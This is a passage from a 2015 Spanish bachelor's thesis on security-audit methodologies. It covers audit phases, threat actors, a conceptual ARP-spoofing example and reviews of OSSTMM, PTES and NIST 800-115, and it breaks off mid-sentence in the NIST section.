UNIVERSIDAD AUTONOMA DE MADRID

ESCUELA POLITECNICA SUPERIOR

Grado en Ingeniería Informática

TRABAJO FIN DE GRADO

Propuesta de implementación de una metodología de auditoría de seguridad informática

Roberto López Santoyo
Tutor: Álvaro Ortigosa Juárez

Junio 2015

Abstract

Cybersecurity is a relatively recent field and many aspects such as the methodologies used for security audits, are still in a stage of maturation. These methodologies get together all tests and security metrics used by professionals on security audits of information systems and business in general. In this sense, a common problem for professionals who are new to the area is how to analyze the available options and, once chosen the methodology used, be able to apply it correctly. Among other things, you must select the right tool for every phase of the methodology, and learn how to use the tool available.

For this reason, it is proposed to make a analysis of the most widespread methodologies in this field, selecting the one that is considered the best. For this methodology, application guidance will be developed. That is, a workflow will be specified, describing the possible tools to use at each step and how it should be carried out the activity. The means of this guide is to make easy the transition from "what" should be done by the methodology described to "how" this should be done in practice.

Keywords: Cyber Security, Computer Security, Methodology, OSSTMM, Security Audit.

Resumen

La ciberseguridad es un campo de relativa reciente creación y muchos de sus aspectos como por ejemplo las metodologías utilizadas para realizar auditorías de seguridad, están todavía en una etapa de maduración. Estas metodologías reúnen las diversas pruebas y métricas de seguridad, utilizadas por los profesionales durante las auditorias de seguridad de los sistemas de información y de la empresa en general. En este sentido, un problema habitual de los profesionales que se inician en el área es analizar las opciones disponibles y, una vez elegida la metodología a utilizar, ser capaces de aplicarla de forma correcta. Entre otras cosas, debe seleccionar la herramienta adecuada para cada fase de la me metodología, y aprender la forma de utilización y funciones disponibles de dicha herramienta.

Por este motivo, se propone realizar un análisis de las metodologías más difundidas en este campo, seleccionando aquella que se considere con mejores perspectivas. Para esta metodología, se desarrollará una guía de aplicación. Es decir, se especificará un flujo de trabajo, describiendo las posibles herramientas a utilizar en cada paso y cómo debe llevarse a cabo la actividad. Por medio de esta guía, se pretende facilitar la transición del "qué" se debe hacer descrito por la metodología a "cómo" esto se debe ejecutar en la práctica.

Palabras Clave: Ciberseguridad, Seguridad Informática, Metodología, OSSTMM, Auditoria de Seguridad.

1 INTRODUCCIÓN 1

1.1. MOTIVACIÓN 1
1.2. OBJETIVOS 2
1.3. ESTRUCTURA DEL DOCUMENTO 2

2 ESTADO DEL ARTE 5

2.1. TIPOS DE SEGURIDAD 6
2.2. CIBERAMENAZAS 8
2.3. AUDITORÍAS DE SEGURIDAD 10
2.4. NECESIDAD DE AUDITORIAS 12
2.5. METODOLOGÍA DE AUDITORÍA DE SEGURIDAD 13
2.6. NECESIDAD DE METODOLOGÍAS 14

3 REVISIÓN DE METODOLOGÍAS 17

3.1. OSSTMM 17
3.2. PTES 18
3.3. NIST 800-115 18
3.4. OWASP TESTING GUIDE 20
3.5. COMPARATIVA 21

4 METODOLOGÍA SELECCIONADA 23

4.1. ¿POR QUÉ HA SIDO ELEGIDA? 23
4.2. ¿PARA QUÉ SIRVE OSSTMM? 23
4.3. HISTORIA 24
4.4. VENTAJAS Y DESVENTAJAS 25

5 OSSTMM EN PROFUNDIDAD 27

5.1. ÁMBITOS DE ACTUACIÓN 27
5.2. TIPOS DE AUDITORÍA 28
5.3. MÉTRICAS 29
5.4. FASES DE LA METODOLOGÍA 33

6 DISEÑO 35

7 DESARROLLO 37

7.1. EJEMPLO 1: IDENTIFICACIÓN DE LAS DIRECCIONES IP DEL OBJETIVO 37
7.2. EJEMPLO 2: IDENTIFICACIÓN DE SERVICIOS 38
7.3. EJEMPLO 3: EXPLOTANDO UNA VULNERABILIDAD 40

8 CONCLUSIONES Y TRABAJO FUTURO 47

8.1. ESTANDARIZACIÓN DE LA TERMINOLOGÍA 48
8.2. INFORMES 48
8.3. REGULACIÓN 49
8.4. TRABAJO FUTURO 49

GLOSARIO 51

Ilustración 1: Triangulo de la seguridad....6
Ilustración 2: Seguridad de la información VS seguridad informática....7
Ilustración 3: Actores y sus motivaciones....9
Ilustración 4: Fases de una auditoria de seguridad....11
Ilustración 5: Tráfico normal VS Tabla ARP Envenenada....13
Ilustración 6: Fases de la metodología PTES....18
Ilustración 7: Temas que trata la metodología NIST 800-115....19
Ilustración 8: Clasificación de las pruebas de la metodología OWASP....20
Ilustración 9: Comparativa de las metodologías....21
Ilustración 10: Ámbitos de actuación de la metodología OSSTMM....27
Ilustración 11: Contenido básico de un informe OSSTMM....29
Ilustración 12: Todos los valores que influyen en la puntuación rav....32

1 Introducción

En este capítulo se explican las causas que motivan la realización de este trabajo. Se describen después los objetivos generales y específicos perseguidos. Finalmente, se expone la estructura completa del documento.

1.1. Motivación

Los análisis de seguridad en cualquiera de sus formas están empezando a convertirse en una actividad imprescindible para cualquier organización independientemente del tamaño y la industria. Debido al aumento de la preocupación por la seguridad informática se hace necesario conocer cuáles son los estándares que existen actualmente para poder llevar a cabo este tipo de análisis de seguridad.

La seguridad informática es un campo muy amplio y es muy difícil ser experto en todas sus disciplinas. Pero la realidad es que a la hora de realizar un análisis de seguridad de la infraestructura TI de cualquier organización hoy en día es fácil encontrarse con la mayoría de las disciplinas. A día de hoy es casi imposible encontrar una organización que no tenga una aplicación web y la mayoría de estas están conectadas con alguna base de datos, con lo que habrá que auditar las aplicaciones. Estas aplicaciones estarán en sistemas que actúen como servidores, con lo que hay que auditar estos sistemas. Todas las empresas cuentan con redes locales que tienen servicios internos los cuales gestionan la información sensible de la organización con lo que tiene también tendrá que ser auditada la red. Es común en una auditoría de seguridad encontrase con vulnerabilidades críticas y evidencias de algún tipo de intrusión, con lo que se deberá realizar un análisis forense para evaluar cuál ha sido el impacto de esta intrusión. Cuando la empresa tiene un tamaño considerable es común que tenga algún tipo de tecnología SIEM[1] (*Security Information and Event Management*), y muchas veces no tiene una configuración adecuada con lo que también tendrá que ser revisada. Y muchas otras son las disciplinas que intervienen en el análisis de seguridad de una organización, lo que hace que sea una tarea compleja.

Para un estudiante que termina los estudios en Ingeniería Informática y para cualquier profesional con poca experiencia en la seguridad informática, aun con ciertos conocimientos en la materia, se plantea muy complicada la tarea

[1] https://en.wikipedia.org/wiki/Security_information_and_event_management

de enfrentarse a un análisis de seguridad de una infraestructura TI debido a la gran cantidad de componentes distintos que esta tiene. Es a partir de aquí donde surge la idea de desarrollar una guía de aplicación de una metodología para poder explicar cómo se realizan los pasos que vienen expuestos en estas metodologías.

1.2. Objetivos

Para poder realizar esta tarea es importante conocer cuáles son las metodologías existentes y saber qué es lo que ofrece cada una de ellas, para poder elegir aquella que se ajuste más a las necesidades. Una vez se ha elegido cual es la más útil para el tipo de análisis de seguridad que se requiere es el momento de ver cómo aplicar esta.

Lo primero que se hará será evaluar las metodologías de auditoría de seguridad más utilizadas en la actualidad para más adelante desarrollar la implementación de la que se considere más oportuna.

Para llevar a cabo esta primera fase se hará un análisis de cada una de las metodologías con el objetivo de poder compararlas. Evaluando cuales son las ventajas e inconvenientes de cada una de ellas respecto a las demás. Se elegirá aquella que se considere más adecuada para realizar un análisis de seguridad completo, en todos los posibles ámbitos, sobre una infraestructura TI de una gran organización (entendiéndose por grande una infraestructura con múltiples tecnologías, dispositivos de red y sistemas).

Sobre la metodología que sea elegida como la más apropiada se hará un estudio en profundidad para poder implementar el desarrollo técnico de esta. La implementación consistirá en explicar cómo se puede llevar a cabo cada fase de la metodología. Es decir, la metodología indica que es lo que hay que hacer, y es la implementación que se realice en este trabajo la que dirá cómo hacerlo. Se indicaran qué herramientas pueden utilizarse, cómo se tienen que utilizar, dónde localizar recursos necesarios para llevarlas a cabo, etc.

La guía completa de implementación de la metodología elegida se entrega como documento aparte.

1.3. Estructura del documento

El presente documento se estructura de la siguiente manera:

- **Capítulo 2 - Estado del arte:** Se pone en contexto acerca de la ciberseguridad y las amenazas existentes. También se hace un recorrido por los distintos tipos de auditoria de seguridad que existen,

además de desarrollar la necesidad de estas. Por último se habla sobre las metodologías para llevar a cabo estas auditorías.

- **Capítulo 3 – Repaso de Metodologías:** Se hace un repaso de las metodologías existentes en la actualidad.

- **Capítulo 4 – Metodología elegida:** Se elige una metodología, sobre la cual se desarrollará la guía de aplicación explicando cuales son las ventajas y desventajas que han hecho a esta la ganadora.

- **Capítulo 5 – OSSTMM en profundidad:** Se explica en detalle la metodología OSSTMM. En que consiste, como llevarla a cabo, cuales son los tipos de auditoria que te permite realizar y cuáles son sus fases.

- **Capítulo 6 – Diseño:** Se puede ver cuál es el diseño de la guía de aplicación de la metodología y en que va a consistir esta.

- **Capítulo 7 – Desarrollo:** Se muestran varios ejemplos de la guía para que se pueda ver cómo ha sido desarrollado esta.

- **Capítulo 8 – Conclusiones y trabajo futuro:** Por una parte se repasan las conclusiones del trabajo realizado y por otra se desarrolla cual es el trabajo futuro a realizar.

2 Estado del Arte

En este capítulo se hace un repaso del estado del arte de la ciberseguridad, de las auditorias y de las metodologías de seguridad.

La ciberseguridad o seguridad informática es un campo muy amplio. Tan amplio como la propia informática, ya que la seguridad es un concepto que va estrechamente ligado con la consecuencia del vertiginoso ritmo de crecimiento que tienen ambas.

Como la propia definición de informática dice, el activo principal es la información, y como bien se sabe la información es poder. Con esto podemos llegar a la conclusión de que los métodos, técnicas, procesos que almacenan, procesan y transmiten la información deben implementarse de una forma segura para proteger esta información. Con lo cual, la seguridad de los sistemas informáticos se convierte en algo imprescindible y fundamental en el día a día de cualquier organización.

La informática en sus orígenes no ha nacido ligada de una forma estrecha a la seguridad. Si no que ha sido el tiempo el que ha hecho imprescindible que las nuevas tecnologías vayan naciendo con la seguridad como requisito indispensable.

La seguridad de la información establece que la confidencialidad, integridad y disponibilidad son los principios básicos de la seguridad de la información.




Ilustración 1: Triangulo de la seguridad

2.1. Tipos de seguridad

Es común cuando se habla de seguridad de la información y de seguridad informática que se confundan los conceptos y asocien con lo mismo. Pero la realidad es que son cosas distintas. Vamos a ver cuál es la diferencia.

Según *Jeimy J. Cano*[2] la seguridad informática es:

La disciplina se encargaría de las implementaciones técnicas de la protección de la información, el despliegue de las tecnologías antivirus, firewalls, detección de intrusos, detección de anomalías, correlación de eventos, atención de incidentes, entre otros elementos, que—articulados con prácticas de gobierno de tecnología de información—establecen la forma de actuar y asegurar las situaciones de fallas parciales o totales, cuando la información es el activo que se encuentra en riesgo.

Y la seguridad de la información según *Jeimy J. Cano* es:

La disciplina que nos habla de los riesgos, de las amenazas, de los análisis de escenarios, de las buenas prácticas y esquemas normativos, que nos

[2] **Jeimy J. Cano, Ph.D., CFE.:** Miembro investigador del Grupo de Estudios en Comercio Electrónico, Telecomunicaciones e Informática (GECTI) de la Facultad de Derecho y Profesor Distinguido de la misma Facultad, Universidad de los Andes, Colombia. Miembro del Subcomité de Publicaciones de ISACA.

exigen niveles de aseguramiento de procesos y tecnologías para elevar el nivel de confianza en la creación, uso, almacenamiento, transmisión, recuperación y disposición final de la información.

La seguridad informática forma parte de la seguridad de la información. Podría decirse que la seguridad informática es la encargada de implementar las medidas técnicas para garantizar la confidencialidad, disponibilidad e integridad de la información para que se cumpla la política de seguridad de la información de la organización.




Ilustración 2: Seguridad de la información VS seguridad informática

A la hora de realizar un análisis de seguridad hay que tener muy claro los dos lados de la seguridad para poder contextualizar este análisis. Dentro de la seguridad informática existen dos posibles perspectivas desde las que se puede enfocar, la seguridad defensiva y la seguridad ofensiva.

La seguridad siempre se ha planteado en las organizaciones desde el punto de vista defensivo, como es lógico. La misión que tienen los responsables de seguridad de cualquier infraestructura TI es la protección de esta para mantener un estado de seguridad aceptable en la organización.

Pero cada vez se empieza a plantear más el concepto ofensivo de la seguridad, refiriéndose con este al análisis de la seguridad desde el punto de vista de un adversario o competidor con el objetivo de encontrar las vulnerabilidades capaces de comprometer la confidencialidad, integridad o disponibilidad de los sistemas informáticos.

Puede parecer más sencilla la tarea de un analista tomando el rol ofensivo puesto que solo es necesario que encuentre una vulnerabilidad de todo el conjunto de sistemas informáticos para cumplir con su objetivo. En cambio la tarea de los responsables de la seguridad defensiva tienen que tener securizados todos y cada uno de los sistemas y componentes de la red. Pero esto no es así, porque el analista no tiene ningún conocimiento de la infraestructura de la organización y además debe de tener conocimientos y experiencia en multitud de tecnologías, protocolos y metodologías para poder realizar el análisis de forma satisfactoria.

La tendencia evoluciona hacia el concepto de que en una misma organización haya un equipo de seguridad que se encargue de la defensa (*Blue Team*) como ha ocurrido siempre, y un equipo ofensivo (*Red Team*) que se encargue de realizar los análisis de seguridad desde un punto de vista ofensivo. En la actualidad lo más común es que las empresas contraten los servicios de terceros para realizar este tipo de pruebas.

2.2. Ciberamenazas

Después de aclarar el concepto de seguridad ahora hay que resolver varias cuestiones ¿Realmente es tan importante la seguridad? ¿Hay que ser capaz de proteger toda la infraestructura TI para todo tipo de adversarios y ataques? ¿Cuánto más invierta en seguridad mejor?

Fredrick the Great decía sobre la guerra que:

Quien defiendo todo, defiende nada

Y esta máxima podemos aplicarla a la ciberseguridad. Ningún SOC (*Security Operation Center*) puede monitorizar todas y cada una de las aplicaciones, segmentos de red, sistemas o almacenes de datos. Tampoco ningún equipo de respuesta ante incidentes es capaz de analizar e investigar todas y cada una de las alertas, eventos o incidentes de seguridad que existen en la organización. Y por supuesto que ninguna organización puede permitirse adquirir todas las tecnologías de seguridad que vayan apareciendo nuevas en el mercado.

Es por ello que hay que realizar un estudio previo sobre cuáles son los activos de una organización con el objetivo de priorizar los esfuerzos y protecciones sobre estos. Y sobre todo, evaluar cuales serían los riegos si estos activos son vulnerados. Es decir, plantearse preguntas del tipo, ¿Qué pasaría si alguien robase la propiedad intelectual de la organización?

Por otra parte es igual de importante realizar un estudio de cuáles son los potenciales adversarios de la organización y cuáles pueden ser sus motivaciones. No son los mismos procesos a realizar a la hora de defender la

infraestructura TI de un banco a los de una multinacional de comida rápida. Cada uno tendrá perfiles distintos de adversarios.

Estos son los tipos de adversarios que existen y cuáles son sus motivaciones, que buscan y como lo hacen.

	Cibercriminales	Competidores y Ciberespionaje	Hacktivistas
Motivación	Beneficio económico	Ventaja Comercial, política o militar	Expresar ideologías políticas Desacreditar o dañar oponentes
Activos Buscados	Tarjetas de crédito y datos financieros Información personal Credenciales	Propiedad intelectual Información del negocio Credenciales	Credenciales
Tipos de Ataques y Herramientas	Malware Phishing Ingeniería Social Botnets Etc.	Malware Phishing Ingeniería Social Botnets Etc.	Malware Phishing Ingeniería Social DDoS

Ilustración 3: Actores y sus motivaciones

Podemos clasificar a los adversarios en tres tipos:

- **Cibercriminales:** Tienen como único objetivo un beneficio económico, y sus ataques no suelen ser dirigidos, si no que buscan conseguir el mayor número de víctimas posibles.

- **Competidores y Ciberespionaje**: Lo que les interesa es obtener una ventaja competitiva y lo que buscan es propiedad intelectual e

información del negocio. Un ejemplo de esto es el espionaje industrial.

- **Hacktivistas:** Grupo de personas que hacen un uso no-violentos de las herramientas digitales ilegales o legales persiguiendo fines políticos.

2.3. Auditorías de seguridad

El considerable aumento de amenazas en internet ha hecho que cobren mayor importancia los análisis de seguridad a los que son sometidas las infraestructuras TI de las organizaciones. Estas se realizan de una forma controlada tomando el auditor el rol de un potencial adversario o competidor. Estos análisis son conocidos como Auditorías de Seguridad. Pero en la actualidad se hace referencia a este tipo de auditorías de muchas formas: Análisis de Vulnerabilidades, Test de Intrusión, Ejercicios *Red Team*, Hacking Ético, etc. Dependiendo del contexto y de la situación se utilizará una nomenclatura u otra, pero muchas veces acaban refiriéndose a lo mismo.

Básicamente las características principales de cada uno de ellos son las mismas y son las siguientes:

- Una persona o grupo de personas que toman el rol de un atacante realizan una serie de pruebas de seguridad sobre la infraestructura TI de una determinada organización, utilizando las mismas técnicas que utilizaría un atacante malintencionado.

- Se genera un informe en donde se detallan las vulnerabilidades que se han detectado indicando en que consisten, cual es el impacto, cuál ha sido la forma de explotar esta vulnerabilidad, una evidencia y una recomendación básica para orientar al cliente sobre cómo poder resolverla.

Esto permite a la organización evaluar la efectividad real de sus controles de seguridad y conocer el estado actual de su seguridad. Tras los resultados obtenidos se podrá priorizar la implementación y mejora de los controles de seguridad en base a unas pruebas que han simulado ataques reales.

Podemos definir una Auditoría de Seguridad como el proceso de simular un ataque contra una infraestructura TI para determinar cuáles son sus debilidades utilizando metodologías, técnicas y herramientas del mismo modo que lo haría un atacante malicioso en el mundo real. Muchas organizaciones se realizan a sí mismas las auditorias de seguridad, pero normalmente no tienen la experiencia ni los conocimientos necesarios por lo

que suele ser recomendable la contratación de un servicio que se contrata a un tercero.

Dada la naturaleza de las pruebas, en donde el objetivo es la obtención de información sensible, es necesario que se cumplan una serie de requisitos para que estas pruebas se hagan de forma segura. Entre ellas que el auditor tenga la suficiente experiencia como para minimizar el impacto de la explotación de las vulnerabilidades. También se incluyen entre los requisitos los procesos anteriores a la realización de las pruebas y después, ya que la empresa que presta el servicio se quedará con una parte de información sensible del cliente muy importante.

Una auditoria de seguridad tiene las siguientes fases:




Ilustración 4: Fases de una auditoria de seguridad

La primera de ellas es la fase de **Acuerdo Previo**, en donde cliente y proveedor se ponen de acuerdo y detallan cuales van a ser los detalles del proyecto, entre los que se incluyen tanto los económicos y como los técnicos. El **Primer Contacto** puede ser realizado por cualquiera de las dos partes, el comercial del proveedor o el cliente buscando alguien que realice el servicio. Una vez se ha llegado a un acuerdo es necesario realizar una **Propuesta de Alcance** en donde se indican cuáles son las partes del objetivo que van a ser puestos a prueba. Es muy importante esta parte ya que en la **Autorización de Trabajo** es donde el cliente autoriza al proveedor a realizar las pruebas solo para aquellos sistemas que entran dentro del alcance. Dependiendo de los activos que se quieran proteger y de los potenciales adversarios se elegirá un tipo de auditoria u otro.

La siguiente fase de **Pruebas** es donde se realizan las pruebas de la auditoría. Siempre se empieza por una **Recopilación de Información** en donde se pueden identificar sistemas que han quedado fuera del alcance, o se

identificada que parte de estos están alojados en *hostings* de terceros con lo que es posible que haya que volver a la parte de Acuerdo Previo para adaptarse a las necesidades del proyecto. Los siguientes pasos son la **Enumeración** de sistemas para detectar que servicios o sistemas podrían ser sujetos al **Análisis de Vulnerabilidades**. El objetivo de esta fase es la **Explotación** de alguna vulnerabilidad.

Por último hay que **Informar al Cliente**, que es cuando el cliente recibe un **Informe** que suele ir acompañado de una **Presentación de Resultados** para educar al cliente en materia de seguridad en función de los resultados obtenidos y orientarles con la reparación de las vulnerabilidades.

2.4. Necesidad de Auditorias

La seguridad informática es un campo que siempre ha ido a rebufo del resto de disciplinas de la informática. Esto se debe al hecho de que la premisa principal cuando se crea algo y se implementa por primera vez es que funcione, y se centran todos los recursos en la funcionalidad. Una vez funciona ya está listo para ser utilizado dejando de lado la seguridad.

Para entender el concepto vamos a explicarlo con un ejemplo. La mayoría de los protocolos desarrollados hace un tiempo carecen en su diseño de seguridad. Esta ha podido ser implementada tiempo después de su creación, pero nacieron siendo inseguros. Por ejemplo, el protocolo HTTP nació sin una premisa básica de la seguridad que es la Confidencialidad. Pero más adelante se desarrolló HTTPS por la necesidad del cifrado de las comunicaciones, y ahora este nuevo protocolo cifra las comunicaciones de tal manera que no viajen en texto plano nuestras credenciales y datos sensibles en una red Wi-Fi por ejemplo.

Para entrar un poco más en detalle vamos a ver el ejemplo de las debilidades del protocolo ARP que tiene ya unos cuantos años. Es un protocolo encargado de la gestión del envío de mensajes entre sistemas dentro de una misma red local. Cada equipo tiene una tabla en donde asocia una dirección MAC con una dirección IP del resto de equipos de la red.

¿Qué pasaría si un tercero malintencionado envía paquetes ARP con datos suplantados? Es decir, este tercero envía paquetes ARP Replay al *router* indicando que la dirección MAC de la víctima es la del atacante, y envía también paquetes ARP Replay a la víctima indicándole que la dirección MAC del *router* es la del atacante. Lo que pasaría entonces es que cuando la víctima quiera enviar un paquete al *router*, este será enviado al atacante porque en su tabla ARP aparece la dirección IP del *router* asociada a la MAC de este. Cuando el *router* envíe un paquete a la víctima, pasará lo mismo, este será enviado al atacante.




Ilustración 5: Tráfico normal VS Tabla ARP Envenenada

Y este mismo concepto ocurre con muchos protocolos. No han nacido con un diseño de seguridad, y tiene que ser el usuario el que tiene que implementar medidas compensatorias para garantizar la seguridad de una red. En este caso, las medidas compensatorias para mitigar esta vulnerabilidad en el protocolo ARP se podrían implantar en los *Switch* o en cada equipo.

Existen otros protocolos que tienen defectos en su implementación y dejan de cumplir su función de forma segura, por ejemplo el protocolo *Wireless* WEP que hace mucho tiempo dejó de considerarse un protocolo seguro.

2.5. Metodología de Auditoría de Seguridad

Una metodología hace referencia al camino o conjunto de procedimientos a realizar para lograr un objetivo que rige una tarea que requiere habilidades y conocimientos específicos. Existirán distintos tipos de metodología en función del tipo de seguridad que se persiga (defensiva u ofensiva). Es decir, puede tener como objetivo la implementación segura de un software como puede ser una metodología de desarrollo seguro o puede tener como objetivo evaluar la confidencialidad, integridad y disponibilidad de los datos que hay detrás de una aplicación web.

Para realizar revisiones de seguridad hay metodologías de muchos tipos:

- Aplicaciones Web
- Sistemas
- Redes Inalámbricas
- Desarrollo seguro

Básicamente las fases que se incluyen, o deberían de incluirse en una metodología son las siguientes:

1) Recopilación de Información

2) Búsqueda de Vulnerabilidades

3) Explotación de Vulnerabilidades

2.6. Necesidad de Metodologías

Dada la importancia y el rápido crecimiento de las auditorias de seguridad informática se ha hecho totalmente necesario una estandarización de la industria de tal modo que ayude a proveedores y clientes a entenderse. Esto es debido a la necesidad de:

- Estandarizar la terminología para los distintos niveles de auditorías de seguridad que se pueden realizar. Esto permite que el cliente pueda entender y conocer exactamente cuál es el servicio que contrata y lo que puede esperar de él.

- Una estructura de informe y del contenido de este de tal forma que si se realizan dos revisiones de seguridad por dos empresas, se puedan comparar de una forma sencilla los resultados y evaluar si ha mejorado el estado global de la seguridad o no. Para esto ayuda mucho el uso de métricas.

- Que esta auditoria sea válida como evidencia de auditoria para cumplir con la regulación. Por ejemplo, las empresas que realizan transacciones bancarias, es decir, que manejen la información de las tarjetas de sus clientes deben de cumplir el estándar PCI DSS (*Payment Card Industry Data Security Standard*). Uno de los puntos que hay que cumplir para superar este es el de realizar un análisis de vulnerabilidades.

A la hora de realizar un análisis de seguridad hay tantas variables que afectan y tantas cosas que tener en cuenta que se hace complicado realizar este trabajo sin una metodología. Hay muchas razones que hacen necesario la existencia y uso de metodologías:

- Proveen de un orden adecuado a las pruebas.

- Cubre toda la variedad de pruebas que se deben realizar.

- Facilitan en gran medida la tarea al analista.

- Los resultados se trasladan al cliente de una forma más organizada y ordenada.
- Ayuda a realizar el proceso de una forma ética y legal.

3 Revisión de Metodologías

En este capítulo se van a repasar cuales son las metodologías de auditoria de seguridad más utilizadas y conocidas en la actualidad.

3.1. OSSTMM

Esta metodología está desarrollada por la organización *ISECOM*[3], una organización abierta y colaborativa que se basa en la investigación en seguridad informática fundada en Enero del 2001. Su objetivo es proporcionar concienciación en seguridad, investigar, proveer de certificaciones e integridad de negocio. Se aseguran de que sus proyectos y metodologías no sufren influencias comerciales. Las siglas corresponden con *Institute for Security and Open Methodologies*.

Su principal proyecto es la guía OSSTMM[4] (*Open Source Security Testing Methodology Manual*) que traducido al español sería el Manual de la Metodología Abierta de Testeo de Seguridad. A largo de los años se ha convertido en un estándar. Uno de sus principales puntos a favor es que tiene una visión global del concepto de la seguridad y no se centra en porciones independientes de esta como si hacen otras metodologías.

Esta metodología evalúa la seguridad desde todos los puntos de vista:

- Humano
- Físico
- *Wireless*
- Telecomunicaciones
- Redes de Datos

[3] http://www.isecom.org/
[4] http://www.isecom.org/research/osstmm.html

Además propone un sistema de métricas con el que se elabora una puntuación final correspondiente al estado de seguridad de la organización.

3.2. PTES

La metodología PTES[5] es por si sola el único proyecto que lleva a cabo su organización. La organización que lleva el mismo nombre que la metodología, está compuesta por profesionales de reconocido prestigio en el campo de la seguridad.

Las siglas corresponden con *Penetration Testing Execution Standard* que en español sería Estándar de Ejecución de Tests de Intrusion. El principal objetivo de esta metodología es la realización de un proceso de Test de Intrusión que cubra el proceso desde el principio hasta el final. Comienza con la parte de acuerdos y autorizaciones previas a las pruebas, y termina explicando cómo se debe realizar el informe.

Las fases de esta metodología son las siguientes:




Ilustración 6: Fases de la metodología PTES

3.3. NIST 800-115

Esta metodología como bien indica su nombre ha sido desarrollada por el Instituto Nacional de Normas y Tecnologías[6] (*National Institute of Standards and Technology*) de Estados Unidos. La misión de este instituto es promover la innovación y la competencia industrial en Estados Unidos mediante

[5] http://www.pentest-standard.org/index.php/Main_Page
[6] http://www.nist.gov/

avances en metodologías, normas y tecnología de forma que mejoren la estabilidad económica y la calidad de vida.

Entre las numerosas metodologías que dispone, se encuentra la 800-115[7] que se titula *Technical Guide to Information Security Testing and Assessment*. El objetivo de esta es proveer de una metodología para llevar a cabo pruebas y evaluaciones de seguridad, además proponer estrategias para mitigar los fallos. Contiene recomendaciones prácticas para diseñar, implementar y mantener los procesos y procedimientos asociados con la seguridad. No es una guía que entre en mucha profundidad o detalle, si no que repasa los aspectos fundamentales de una auditoria de seguridad.

Los temas principales que trata la metodología son los siguientes:

